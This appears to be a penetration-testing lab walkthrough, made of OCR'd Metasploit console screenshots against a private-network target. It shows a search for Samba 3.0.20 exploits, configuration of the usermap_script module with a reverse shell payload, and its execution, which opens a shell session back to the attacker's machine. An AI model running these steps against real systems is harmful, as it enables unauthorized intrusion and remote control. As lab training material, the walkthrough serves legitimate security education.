
Use linux commands such as ls



```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```




```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445




```
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```




```
msf6 > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check
  Description
   -   ----                                                   ---------------  ----       -----
  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes
  Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No
  Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes
  DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No
  Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                          normal     No
  Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                    normal     No
  List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No
```

Or




```
msf6 > search 3.0.20

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank       Chec
k  Description
   -  ----                                                   ---------------  ----       ----
-  -----------
   0  exploit/multi/samba/usermap_script                     2007-05-14       excellent  No
   Samba "username map script" Command Execution
   1  auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes
   WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit




```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Set RHOST




```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Show payloads




```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                          ---------------  ----    -----  ----------
-
   0   payload/cmd/unix/bind_awk                                      normal  No     Unix Comma
nd Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                          normal  No     Unix Comma
nd Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                    normal  No     Unix Comma
nd Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                      normal  No     Unix Comma
nd Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                      normal  No     Unix Comma
nd Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                   normal  No     Unix Comma
```

Use payload




```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
```

Exploit



```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands



```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```